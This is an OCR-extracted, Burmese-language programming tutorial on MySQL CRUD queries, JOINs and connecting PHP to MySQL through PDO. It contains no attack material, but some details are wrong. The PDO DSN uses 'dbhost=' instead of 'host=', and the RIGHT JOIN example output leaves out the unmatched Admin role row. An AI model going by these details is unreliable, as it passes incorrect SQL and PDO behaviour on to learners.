
```
INSERT INTO table (column, column, …) VALUES (value, value, …);
```

1. INSERT INTO Statement ကိုအသုံးပြုရပြီး `table` နေရာမှာ Data တွေသိမ်းလိုတဲ့ Table Name ကို ပေးရမှာပါ။
2. Table Name နောက်မှာ ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့ သိမ်းလိုတဲ့ Column စာရင်း ပေးရပါတယ်။ တစ်ချို့ Column တွေကို မလိုအပ်ရင် ချန်ထားလို့ရပါတယ်။ ဥပမာ `id` ဆိုရင် ကိုယ်ဘက်က ပေးစရာမလိုလို့ Column စာရင်းထဲမှာ မထည့်လို့ရပါတယ်။
3. ပြီးတဲ့အခါ VALUES နဲ့အတူ သိမ်းလိုတဲ့ Data တွေကို တန်းစီပေးရပါတယ်။ အဲ့ဒီလို ပေးတဲ့အခါ Data စာရင်းနဲ့ Column စာရင်း ကိုက်ညီမှုရှိရပါတယ်။
4. Column စာရင်း ထည့်မပေးဘဲလည်း ရေးလို့ရပါတယ်။ ဒါပေမယ့် ပေးလိုက်တာ ပိုကောင်းပါတယ်။ Column စာရင်းမပေးရင် Value စာရင်းက Table တည်ဆောက်စဉ်က ပေးခဲ့တဲ့အစီအစဉ်အတိုင်းကျ ရေးပေးရမှာဖြစ်လို့ များရင် အဆင်မပြေပါဘူး။ ရှေ့နောက် အစီအစဉ်လွဲတာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။
5. Query Statement တစ်ကြောင်းဆုံးတဲ့အခါ နောက်ဆုံးကနေ Semicolon နဲ့ ပိတ်ပေးရပါတယ်။ တစ်ကြောင်းထဲ ဆိုရင်တော့ မထည့်လည်းရပါတယ်။
6. ရေးတဲ့အခါ တစ်ကြောင်းထဲ၊ တစ်ဆက်ထဲ ရေးလို့ရသလို၊ လိုင်းတွေ ခွဲရေးလို့လည်းရပါတယ်။

ရေးထုံးက ပုံသေမှတ်ထားလို့ရပါတယ်။ အထဲက `table`, `column` တွေနဲ့ `value` တွေနေရာမှာသာ သင့်တော်တဲ့ တန်ဖိုးတွေ အစားထိုးထည့်သွင်းပေးရမှာပါ။ အဲ့ဒီလိုရေးတဲ့အခါ INSERT INTO နဲ့ VALUES တို့ကို SQL Keyword တွေကို စာလုံးအကြီး အသေး နှစ်သက်သလို ရေးနိုင်ပါတယ်။ ဒါပေမယ့် စာလုံးအကြီးတွေနဲ့ချည်း ရေးကြတဲ့ထုံးစံ ရှိပါတယ်။ ဒီတော့မှ ကြည့်လိုက်ယုံနဲ့ SQL Keyword မှန်း မြင်သာစေဖို့ ဖြစ်ပါတယ်။

Table Name တွေ Column Name တွေကတော့ Table တည်ဆောက်တုံးက သတ်မှတ်ထားတဲ့အတိုင်း အကြီးအသေး အတိအကျ ဖြစ်ရပါတယ်။ လွဲလို့မရပါဘူး။ Value တွေပေးတဲ့အခါ Number တွေကို ဒီအတိုင်း ပေးလို့ရပေမယ့်၊ String တွေ Text တွေကိုတော့ Single Quote သို့မဟုတ် Double Quote ထဲမှာ ရေးပေးရပါတယ်။ MySQL မှာ Column Name တွေကို Quote ထဲမှာ ထည့်ပေးစရာ မလိုအပ်ပါဘူး။ ထည့်ချင်တယ်ဆိုရင် Single Quote တို့ Double Quote တို့ကို သုံးလို့မရပါဘူး။ Back Tick ကိုသုံးပေးရပါတယ် (ဥပမာ `` `role_id` ``)။

နမူနာ SQL Query တွေရေးစမ်းချင်ရင် phpMyAdmin ရဲ့ Menu ကနေ **SQL** ကိုနှိပ်ပြီး ရေးလို့ရပါတယ်။



နမူနာပုံမှာ `users` Table ကို ရွေးထားပြီးမှ Menu ကနေ SQL ကိုနှိပ်တဲ့အတွက် ညာဘက်ခြမ်းမှာ `users` Table မှာရှိတဲ့ Column စာရင်းကို ပေးထားသလို၊ SELECT, INSERT, UPDATE စတဲ့ SQL Query တွေ အသင့်ရေးပေးနိုင်တဲ့ ခလုပ်လေးတွေ ပါဝင်တာကိုလည်း တွေ့ရမှာ ဖြစ်ပါတယ်။ နှိပ်ကြည့်လို့ရပါတယ်။ အသင့်ရေးပြီးသား SQL Query လေးတွေ ဝင်ရောက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

ဒါပေမယ့် သူအသင့်ရေးပေးတာကို အားမကိုးသင့်ပါဘူး။ SQL Query ဆိုတာ မဖြစ်မနေ ကိုယ်တိုင်ရေးနိုင်ဖို့ လိုအပ်တဲ့ အခြေခံလိုအပ်ချက်တစ်ခုဖြစ်ပါတယ်။ ဒါကြောင့် ကိုယ်တိုင်ရေးနိုင်အောင် လေ့ကျင့်သင့်ပါတယ်။ အခုလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

SQL

```sql
INSERT INTO users (
  name,
  email,
  phone,
  address,
  password,
  created_at
) VALUES (
  'Alice',
  'alice@gmail.com',
  '123456',
  'Yangon',
  'password',
  NOW()
)
```

ဒီ Query ကိုကူးရေးပြီး **Go** ခလုပ်ကိုနှိပ်လိုက်ရင် `users` Table ထဲမှာ ပေးလိုက်တဲ့ အချက်အလက်တွေနဲ့ အတူ Record တစ်ခုရောက်ရှိသွားရမှာ ဖြစ်ပါတယ်။ Browser ကိုနှိပ်ပြီး ရလဒ်ကို ကြည့်နိုင်ပါတယ်။ အကယ်၍ ရေးတဲ့ Query မှားနေရင်လည်း မှားနေကြောင်း Error ကို ရရှိမှာဖြစ်ပါတယ်။

နမူနာ Query မှာ လိုအပ်တဲ့ Column တွေကိုပဲ ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။ `id` ထည့်ပေးမထားသလို Default Value ရှိတဲ့ `role_id` တို့ `suspended` တို့လို Column တွေ ထည့်ပေးမထားပါဘူး။ ပြီးတော့ Null လက်ခံတဲ့ `photo` နဲ့ `updated_at` ကိုလည်း ထည့်ပေးမထားပါဘူး။ `id` ကလွဲရင် ကျန် Column တွေ ထည့်ပေးချင်ရင် ပေးလို့ရပါတယ်။ ကိုယ်တိုင် အမျိုးမျိုး ပြင်ရေးပြီး စမ်းကြည့်သင့်ပါတယ်။ နောက်ထပ်သတိပြုစရာကတော့ `created_at` အတွက် ရက်စွဲအချိန်ကို ကိုယ့်ဘာသာရိုက်ထည့်မပေးဘဲ `NOW()` Function ကို ခေါ်ယူပေးထားခြင်း ဖြစ်ပါတယ်။ MySQL မှာ အဲ့ဒီလို အသုံးဝင်တဲ့ Function တွေလည်း အများအပြား ရှိနေပါသေးတယ်။

– https://dev.mysql.com/doc/refman/8.0/en/sql-function-reference.html

Read

သိမ်းထားတဲ့ အချက်အလက်တွေ ပြန်လည်ထုတ်ယူလိုရင် SELECT Statement ကိုသုံးရပါတယ်။

```
SELECT column1, column2, … FROM table;
```

SELECT နောက်မှာ ရယူလိုတဲ့ Column စာရင်းကို ပေးရပြီး FROM ရဲ့နောက်မှာ Table Name ကိုပေးရ တာပါ။ Column အားလုံးကို လိုချင်ရင် * သင်္ကေတကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ –

SQL

```
SELECT * FROM users
```

ဒါဟာ `users` Table ထဲအချက်အလက်တွေကို ရယူလိုက်တာပါ။ * သင်္ကေတကို သုံးထားတဲ့အတွက် Column အားလုံးပါဝင်မှာဖြစ်ပါတယ်။ ရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။ ဒီလိုစမ်းကြည့်တဲ့အခါ အဆင်ပြေစေဖို့ အတွက် Record တစ်ချို့ကို ကိုယ့်အစီအစဉ်နဲ့ကိုယ် ကြိုတင်ထည့်သွင်းထားသင့်ပါတယ်။

SELECT Statement နဲ့အတူ တွဲဖက်အသုံးပြုလေ့ရှိတဲ့ လုပ်ဆောင်ချက်တွေ ရှိပါတယ်။ အချက်အလက် တွေကို ထုတ်ယူတဲ့အခါ Sorting စီပြီးထုတ်ယူလိုရင် ORDER BY ကို အသုံးပြုနိုင်ပါတယ်။

SQL

```
SELECT id, name, email FROM users ORDER BY name
```

ဒါဟာ `users` Table ထဲက `id`, `name` နဲ့ `email` ဆိုတဲ့ Column (၃) ခုကိုထုတ်ယူပြီး၊ အဲ့ဒီလိုထုတ်ယူ တဲ့အခါ `name` နဲ့ Sorting စီပြီးတော့ ထုတ်ယူလိုက်တာ ဖြစ်ပါတယ်။ Sorting စီတယ်ဆိုတဲ့နေရာမှာ ငယ်စဉ်ကြီးလိုက် စီသွားမှာပါ။ အကယ်၍ ကြီးစဉ်ငယ်လိုက် စီပြီးထုတ်ယူလိုရင် DESC ကို သုံးနိုင်ပါတယ်။

SQL

```
SELECT id, name, email FROM users ORDER BY name DESC
```

စောစောက Query နဲ့သဘောသဘာဝ အတူတူပါပဲ။ ဒါပေမယ့် DESC ပါသွားလို့ `name` နဲ့ Sorting စီပြီး ထုတ်ပေးတဲ့အခါ ကြီးစဉ်ငယ်လိုက် စီပေးသွားမှာပါ။ Column တစ်ခုထက်ပိုပြီး စီပေးစေလိုရင်လည်း ရပါတယ်။ ORDER BY နောက်မှာ Column အမည်တွေကို Comma ခံပြီး တန်းစီပေးလိုက်ယုံပါပဲ။

```
SELECT id, name, email FROM users ORDER BY role_id DESC, name
```

`role_id` နဲ့ ကြီးစဉ်ငယ်လိုက်အရင်စီပြီး `role_id` တူသူတွေကို `name` နဲ့ ငယ်စဉ်ကြီးလိုက်စီပြခိုင်းလိုက်တာပါ။ ဒီလိုတွေထုတ်ယူတဲ့အခါ ရှိသမျှ Record တွေအကုန်ထွက်လာမှာပါ။ အကုန်မယူဘဲ ရွေးယူလိုရင် WHERE နဲ့ Filter လုပ်ပြီး ရယူနိုင်ပါတယ်။

```
SELECT * FROM users WHERE role_id = 2
```

ဒါဆိုရင် `role_id` တန်ဖိုး 2 ဖြစ်တဲ့ Record တွေပဲထွက်လာမှာပါ။ တန်ဖိုးညီမညီ နှိုင်းယှဉ်ဖို့အတွက် ရိုးရိုး Programming မှာလို == တို့ === တို့ကို မသုံးဘဲ ရိုးရိုး = ကိုသာသုံးပါတယ်။ အဲ့ဒါကလွဲရင် ကျန် Comparison Operator တွေ ဖြစ်ကြတဲ့ `!=`, `>`, `>=`, `<`, `<=` တို့ကို လိုအပ်သလို အသုံးပြုနိုင်ပါတယ်။ Logical Operator အနေနဲ့ AND, OR တို့ကိုလည်း အသုံးပြုနိုင်ပါတယ်။

SQL

```
SELECT * FROM users WHERE role_id > 1 AND suspended = 0
```

`role_id` က 1 ထက်ကြီးပြီး `suspended` က 0 ဖြစ်တဲ့ Record တွေကို ရွေးယူလိုက်တာပါ။ ရိုးရိုး Programming မှာ မရှိတဲ့ EXISTS, ANY, BETWEEN, LIKE စသည်ဖြင့် တခြား Logical Operator တွေလည်း ကျန်ပါသေးတယ်။ အဲ့ဒါတွေအကြောင်းကိုတော့ လိုအပ်လာတော့မှ ဆက်လက်လေ့လာလိုက်ပါ။ နောက်ထပ်အသုံးဝင်နိုင်တာကတော့ LIMIT ဖြစ်ပါတယ်။ ထုတ်ယူတဲ့ Record အရေအတွက်ကို ကန့်သတ်ပြီး ထုတ်ယူဖို့အတွက် သုံးနိုင်ပါတယ်။

SQL

```
SELECT * FROM users LIMIT 10
```

ဒါဟာ (၁၀) ကြောင်းပဲ ထုတ်ယူမယ်လို့ သတ်မှတ်လိုက်တာပါ။ ဒီလို LIMIT ကန့်သတ်တဲ့အခါ စရမယ့် Record ကိုလည်း ထည့်ပြောနိုင်ပါတယ်။

SQL

```
SELECT * FROM users LIMIT 5, 10
```

ဒါဟာ (၅) ကြောင်းမြောက်ကနေစပြီး (၁၀) ကြောင့်ထုတ်ယူမယ်လို့ သတ်မှတ်လိုက်တာပါ။ ဒီနေရာမှာ ရှေ့နောက်အစီအစဉ် ရှိတာကိုတော့ သတိပြုပါ။ လွဲရင်အလုပ်မလုပ်ပါဘူး။ အခုလေ့လာထားသလောက်ကို ပေါင်းသုံးမယ်ဆိုရင် အစီအစဉ်အမှန်က ဒီလိုပါ။

PHP

```
SELECT * FROM users WHERE role_id = 1 ORDER BY name LIMIT 10
```

WHERE အရင်လာပြီး၊ နောက်က ORDER BY လိုက်ပါတယ်။ ပြီးတော့မှ LIMIT ကိုနောက်ဆုံးကနေ ရေးပေးရတာပါ။ SQL Query Language မှာ တခြားရေးထုံးတွေ ကျန်ပါသေးတယ်။ လိုအပ်လို့ ဆက်လက်လေ့လာ အသုံးပြုရတဲ့အခါ သက်ဆိုင်ရာရေးထုံးရဲ့ အစီအစဉ်ကို ဂရုပြုရပါလိမ့်မယ်။

အချက်အလက်တွေထုတ်ယူတဲ့အခါ Table (၂) ခုက အချက်အလက်တွေကို ပူးတွဲထုတ်ယူဖို့ လိုတာမျိုး ရှိတတ်ပါတယ်။ လက်ရှိစမ်းသပ်တည်ဆောက်ထားတဲ့ `users` Table နဲ့ `roles` Table မှာဆိုရင် အဲ့ဒီလို လိုအပ်ချက်ရှိပါတယ်။ `users` Table ထဲက အချက်အလက်တွေကို ယူလိုက်ရင် `name`, `email`, `phone`, `address` စတဲ့အချက်အလက်တွေနဲ့အတူ `role_id` လည်း တွဲပြီးပါဝင်မှာပါ။ User ရဲ့ Role နဲ့ပက်သက်တဲ့ အချက်အလက်တွေကို သိချင်ရင် အဲ့ဒီ `role_id` ကို အသုံးပြုပြီး `roles` Table ကနေ နောက်တစ်ကြိမ် ထပ်ယူရမှာပါ။ အဲ့ဒီလို နှစ်ကြိမ်ခွဲမယူဘဲ၊ စကတည်းက Table (၂) ခုလုံးက လိုချင်တဲ့ အချက်အလက်တွေကို တွဲယူမယ်ဆိုရင် ယူလို့ရတာပါ။ JOIN Statement ကိုသုံးရပါတယ်။ ဒီလိုပါ –

SQL

```
SELECT users.name, users.role_id, roles.name AS role
FROM users LEFT JOIN roles
```

ဒါမပြည့်စုံသေးပါဘူး။ ဒါပေမယ့် ဒီအဆင့်မှာအရင် သူ့အဓိပ္ပါယ်ကို အရင်ကြည့်ချင်ပါတယ်။ SELECT ရဲ့ နောက်မှာ `users.name, user.role_id` နဲ့ `roles.name` လို့ပြောထားလို့ `users` Table က `name` Column နဲ့ `role_id` တို့ကိုယူပြီး `roles` Table က `name` Column တို့ကို ယူမယ်လို့ပြောလိုက်တာပါ။ အဲ့ဒီလိုယူတဲ့အခါ `name` ချင်းတူနေလို့ `AS` နဲ့ Alias လုပ်ပြီး `roles.name` ကို `role` လို့အမည်ပြောင်းပေးထားပါတယ်။

FROM ရဲ့နောက်မှာ Table Name လိုက်ရတဲ့ ထုံးစံအတိုင်း `users` လိုက်ပါတယ်။ ပြီးတဲ့အခါ LEFT JOIN နဲ့ `roles` Table ကို တွဲပေးလိုက်တာပါ။ LEFT JOIN ဆိုတာ ဘယ်ဘက်က Table ဖြစ်တဲ့ `users` ကို အဓိကထားပြီး ယူမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ RIGHT JOIN ဆိုရင် ညာဘက်က Table ဖြစ်တဲ့ `roles` ကို အဓိကထားမှာပါ။ အခု LEFT JOIN မို့လို့ `users` ကို အတည်ယူပြီး ဒီလိုရလဒ်ရနေတယ်လို့ Visualize လုပ်ကြည့်ပါ။

users.name	users.role_id	roles.name AS role
Alice	3	
Bob	1	
Tom	2	

`users` Table က Data တွေကတော့ ရနေပါပြီ။ နောက်ကတွဲရမယ့် `roles` Table မှာ `roles.name` တွေက အများကြီးပါ။ User, Manager, Admin ဆိုပြီး (၃) မျိုးရှိနေလို့ ဘာကိုတွဲရမှာလဲ။ ဘာကိုတွဲရမှာလဲဆိုတာကို ON Statement နဲ့ ထည့်သွင်းသတ်မှတ်ပေးလို့ ရပါတယ်။ ဒါကြောင့် စောစောက Query ကို အခုလို ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။

SQL

```
SELECT users.name, users.role_id, roles.name AS role
FROM users LEFT JOIN roles ON users.role_id = roles.id
```

နောက်ကနေ ON `users.role_id = roles.id` ဆိုတဲ့ Condition ထည့်ပေးလိုက်လို့ `users` Table ရဲ့ `role_id` Column ကတန်ဖိုးနဲ့ `roles` Table ရဲ့ `id` Column ကတန်ဖိုး တူရင်တွဲပေးရမှာဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဒါကြောင့် ရလဒ်ကို အခုလိုပုံစံဖြစ်သွားမှာပါ။

users.name	users.role_id	roles.name AS role
Alice	3	Admin
Bob	1	User
Tom	2	Manager

Query ကို လက်တွေ့ချရေးပြီး စမ်းကြည့်လို့ရပါပြီ။ ဒီ JOIN Statement ဟာ အတော်အသုံးဝင်ပြီး လက်တွေ့ ပရောဂျက်တွေမှာ မကြာမကြာအသုံးပြုရလေ့ ရှိပါတယ်။ တစ်လက်စတည်း နည်းနည်းထပ် စဉ်းစားကြည့်ရအောင်။ အကယ်၍ `users.role_id = 4` ဖြစ်နေရင် ဘယ်လိုလုပ်မလဲ။ `roles` Table မှာ `id = 4` မှ မရှိတာ။

LEFT JOIN က ဘယ်ဘက် Table ဖြစ်တဲ့ `users` ကို အတည်ယူပေးမှာဖြစ်လို့ ညာဘက်က Table မှာ တန်ဖိုးရှိမရှိကို သိပ်ဂရုမစိုက်ပါဘူး။ မရှိရင် အလွတ်ပဲ ထားပေးလိုက်မှာပါ။ ဒါကြောင့် ရလဒ်က အခုလိုဖြစ်သွားမှာပါ။

users.name	users.role_id	roles.name AS role
Alice	4	
Bob	1	User
Tom	2	Manager

နမူနာမှာ Alice ရဲ့ `role_id = 4` ဖြစ်နေပြီး `roles` Table မှာ `id = 4` မရှိလို့ ရလဒ်မှာ အလွတ်ဖြစ်နေတာကို တွေ့မြင်ရတဲ့ သဘောဖြစ်ပါတယ်။ အကယ်၍ ဒီနေရာမှာသာ RIGHT JOIN ဆိုရင် ညာဘက်က `roles` Table ကို အတည်ယူမှာဖြစ်လို့ `roles` Table မှာ တန်ဖိုးမရှိတဲ့ Record ကို ရလဒ်မှာ ထည့်သွင်းပေးတော့မှာ မဟုတ်ပါဘူး။

PHP

```
SELECT users.name, users.role_id, roles.name AS role
FROM users RIGHT JOIN roles ON users.role_id = roles.id
```

users.name	users.role_id	roles.name AS role
Bob	1	User
Tom	2	Manager

`role_id = 4` ဖြစ်နေတဲ့ Record က ရလဒ်မှာ ပါမလာတော့တာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။

MySQL မှာ INNER JOIN လည်းရှိပါသေးတယ်။ Table နှစ်ခုလုံးမှာ အချက်အလက်တွေ အစုံအလင်ရှိမှ ယူပေးမှာ ဖြစ်ပါတယ်။ မရှိတဲ့ Record တွေကို ချန်ထားခဲ့မှာပါ။ CROSS JOIN ဆိုတာလည်း ရှိပါသေးတယ်။ ဘယ်/ညာ Table နှစ်ခုလုံးက ရှိသမျှအကုန် ထုတ်ယူပေးမှာ ဖြစ်ပါတယ်။ ON နဲ့ Condition ပေးစရာ မလိုတော့ပါဘူး။ ရေးလက်စ Query တွေမှာပဲ ကိုယ့်ဘာသာ ပြောင်းပြီး စမ်းကြည့်လိုက်လို့ ရပါတယ်။

Update

အချက်အလက်တွေ ပြင်ဆင်လိုရင်တော့ UPDATE Statement ကို အသုံးပြုရပါတယ်။

```
UPDATE table SET column1=value1, column2=value2, … WHERE filter;
```

UPDATE နောက်မှာ Table Name လိုက်ပြီး၊ SET နောက်မှာ ပြင်ဆင်လိုတဲ့ တန်ဖိုးတွေကို `column=value` ပုံစံတန်းစီပြီးတော့ ပေးရပါတယ်။ နောက်ဆုံးကနေ WHERE Clause လိုက်ရတာကို သတိပြုပါ။ WHERE မပါရင်လည်း UPDATE Statement အလုပ်လုပ်ပါတယ်။ ရှိရှိသမျှ Record တွေကို ပေးလိုက်တဲ့ တန်ဖိုးတွေနဲ့ ပြင်လိုက်မှာပါ။ အဲ့ဒီလို ရှိရှိသမျှ အကုန်ပြင်တယ်ဆိုတာ လိုခဲပါတယ်။ ပြင်ချင်တဲ့ အချက်အလက်ကို ရွေးပြင်ဖို့သာ လိုအပ်လေ့ရှိလို့ WHERE နဲ့ ရွေးပေးတဲ့သဘောပါ။

PHP

```
UPDATE users SET role_id = 2, updated_at = NOW() WHERE id = 5
```

ဒါဟာ `id = 5` တန်ဖိုးရှိတဲ့ Record ရဲ့ `role_id` နဲ့ `updated_at` တို့ကို ပြင်လိုက်တဲ့ Query ဖြစ်ပါတယ်။

Delete

အချက်အလက်တွေ ပယ်ဖျက်လိုရင်တော့ DELETE FROM Statement ကို အသုံးပြုရပါတယ်။

```
DELETE FROM table WHERE filter;
```

သူလည်းပဲ UPDATE လိုပါပဲ။ WHERE Clause မပါရင်လည်း အလုပ်လုပ်ပါတယ်။ ရှိသမျှအကုန် ဖျက်လိုက်မှာပါ။ အဲ့ဒီလို ရှိသမျှအကုန်ဖျက်ဖို့အတွက် လိုအပ်ချက်နည်းပါတယ်။ ဒါကြောင့် နောက်ကနေ WHERE နဲ့ ပယ်ဖျက်လိုတဲ့ Record ကို ရွေးပေးရမှာ ဖြစ်ပါတယ်။

```
DELETE FROM users WHERE id = 5
```

ဒါဟာ `id = 5` တန်ဖိုးရှိတဲ့ Record ကို ပယ်ဖျက်လိုက်တာပါ။ လိုအပ်ရင် တခြား Filter တွေကိုလည်း သုံးနိုင်ပါတယ်။ အများအားဖြင့်တော့ `id` နဲ့ပဲစီမံကြမှာပါ။ Table တည်ဆောက်စဉ်မှာ Primary Index သတ်မှတ်ထားတဲ့ `id` Column ထည့်ခဲ့တယ်ဆိုတာ ဒီလိုတစ်ခုချင်း တိတိကျကျစီမံရတဲ့ ကိစ္စတွေမှာ အသုံးပြုဖို့ပဲ ဖြစ်ပါတယ်။

MySQL & PHP

PHP ကို MySQL, MSSQL, Oracle, PostgreSQL, SQLite စတဲ့ Database နည်းပညာအားလုံးနဲ့ ချိတ်ဆက် အသုံးပြုနိုင်ပါတယ်။ အဲ့ဒီလို ချိတ်ဆက်အသုံးပြုဖို့အတွက် PDO လို့ခေါ်တဲ့နည်းပညာ တစ်မျိုး ရှိပါတယ်။ ပုံမှန်အားဖြင့် PHP Extension အနေနဲ့ထပ်မံထည့်သွင်းပေးဖို့ လိုနိုင်ပေမယ့် XAMPP ကို Install လုပ်လိုက်စဉ်မှာ PDO Extension လည်းတစ်ခါထဲ ပါဝင်သွားပြီးသားမို့လို့ အသင့် အသုံးပြုနိုင်ပါတယ်။

MySQL Database နဲ့ချိတ်ဆက်အလုပ်လုပ်ဖို့အတွက် `mysqli_connect()` အပါအဝင် `mysqli` နဲ့စတဲ့ Function တွေလည်း ရှိပါသေးတယ်။ Professional Web Developer စာအုပ်မှာဆိုရင် `mysqli` နဲ့စတဲ့ Function တွေကို အသုံးပြုပြီး MySQL နဲ့ချိတ်ဆက်အလုပ်လုပ်ပုံကို ဖော်ပြထားပါတယ်။ ဒါပေမယ့် PDO က ပိုကောင်းတဲ့ နည်းပညာလို့ ဆိုနိုင်ပါတယ်။ MySQL နဲ့သာမက တခြား Database နည်းပညာ အမျိုးမျိုးနဲ့ တွဲဖက်အသုံးပြုနိုင်တာနဲ့တင် သူ့ရဲ့အားသာချက်က ပေါ်လွင်နေပါပြီ။ `mysqli` Function တွေက လေ့လာရတာ ပိုလွယ်ပေမယ့် ဒီစာအုပ်မှာ PDO ကို အသုံးပြုပြီးတော့ ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Connecting Database

ပထမဆုံး အနေနဲ့ PDO Class ကိုသုံးပြီး Object တည်ဆောက်ပေးရပါမယ်။ အဲ့ဒီလို တည်ဆောက်တဲ့အခါ Construct Argument အနေနဲ့ Data Source Name (DSN) ကိုပေးရပါတယ်။ ဒီလိုပါ –

```
$db = new PDO('mysql:dbhost=localhost;dbname=project');
```

ပေးလိုက်တဲ့ DSN ကိုလေ့လာကြည့်ရင် ရှေ့ဆုံးက `mysql` နဲ့စတာကို တွေ့ရနိုင်ပါတယ်။ Driver Name လို့ခေါ်ပါတယ်။ SQLite Database ကိုဆက်သွယ်လိုတာဆိုရင် ဒီနေရာမှာ `sqlite` ဖြစ်ပါလိမ့်မယ်။ အလားတူပဲ အခြား Database အမျိုးအစားဆိုရင်လည်း သက်ဆိုင်ရာ Driver Name ကို ပေးရမှာပါ။ Driver Name ရဲ့နောက်မှာ `dbhost` နဲ့ Database Server လိပ်စာကို ပေးရပါတယ်။ လက်ရှိကတော့ `localhost` ပဲဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `dbname` နဲ့ အသုံးပြုလိုတဲ့ Database Name ကိုပေးပါတယ်။

အထဲမှာ Colon တွေ၊ Equal သင်္ကေတတွေ၊ Semicolon တွေနဲ့ ရေးရတဲ့အတွက် နည်းနည်းမျက်စိရှုပ်ချင် စရာတော့ ဖြစ်နေနိုင်ပါတယ်။ ဂရုစိုက်ကြည့်ပေးပါ။ နောက်ထပ် ရှုပ်စရာလေးတွေ ရှိနေပါသေးတယ်။

လက်ရှိနမူနာက မပြည့်စုံသေးပါဘူး။ MySQL Database Server ကို ဆက်သွယ်တဲ့အခါ မှန်ကန်တဲ့ Username နဲ့ Password ပေးဖို့လိုပါတယ်။ XAMPP ကထည့်သွင်းပေးလိုက်တဲ့ MySQL ရဲ့ Default Username က `root` ဖြစ်ပြီး Password တော့ သတ်မှတ်ထားခြင်း မရှိပါဘူး။ ဒါကြောင့် ပြည့်စုံအောင် အခုလို ရေးပေးရမှာပါ။

```
$db = new PDO('mysql:dbhost=localhost;dbname=project', 'root', '');
```

ပထမ Argument အတွက် DSN ကိုပေးပြီး ဒုတိယနဲ့ တတိယ Argument တွေအဖြစ် Username နဲ့ Password ကိုပေးလိုက်တာပါ။ ဒါဆိုရင်တော့ Database ချိတ်ဆက်မှု အောင်မြင်သွားပါပြီ။ အောင်မြင် သွားပြီဆိုပေမယ့်၊ ပိုပြည့်စုံအောင် နောက်ထပ် ဖြည့်စွက်စရာလေး ကျန်ပါသေးတယ်။ ဒီလိုပါ –

```
$db = new PDO('mysql:dbhost=localhost;dbname=project', 'root', '', [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_WARNING,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
]);
```

နောက်ဆုံး (၄) ခုမြောက် Argument အနေနဲ့ Option Array တစ်ခုကို ပေးထားပြီး၊ အထဲမှာ Error Mode နဲ့ Fetch Mode သတ်မှတ်ချက်တို့ ပါဝင်ပါတယ်။ ဒါတွေက PDO မှာပါတဲ့ Default Constant တွေပါ။ Default Error Mode က SILENT ဖြစ်ပါတယ်။ ဒါကြောင့် Error ရှိရင် ပြမှာ မဟုတ်ပါဘူး။ သိချင်ရင် ကိုယ့်ဘာသာ ထုတ်ကြည့်ရပါတယ်။ အလုပ်ရှုပ်ပါတယ်။ ဒါကြောင့် အခုရှုပ်မှ နောင်ရှင်းအောင် စကတည်းက Error Mode ကို WARNING လို့ ပြောလိုက်တာပါ။ Error ရှိလာခဲ့ရင် Warning အနေနဲ့ ဖော်ပြပေးစေဖို့ ဖြစ်ပါတယ်။ Fetch Mode ဆိုတာ Data ထုတ်ယူတဲ့အခါ ပြန်ရမယ့် ရလဒ်ရဲ့ ဖွဲ့စည်းပုံ ဖြစ်ပါတယ်။ Default Fetch Mode က Array ဖြစ်ပါတယ်။ ပြဿနာတော့ မရှိပါဘူး။ ဒါပေမယ့် Object-Oriented ပုံစံ ရေးလက်စနဲ့ ပြန်ရတဲ့ Data ကို Object အနေနဲ့ယူလိုက်တာက ရေးရတဲ့ကုဒ်ကို ပိုပြီးတော့ Consistence ဖြစ်သွားစေနိုင်လို့ Fetch Mode ကို OBJ လို့ သတ်မှတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Data ထုတ်ယူတဲ့အခါ ရတဲ့ရလဒ်ကို Object အနေနဲ့ ရရှိမှာဖြစ်ပါတယ်။

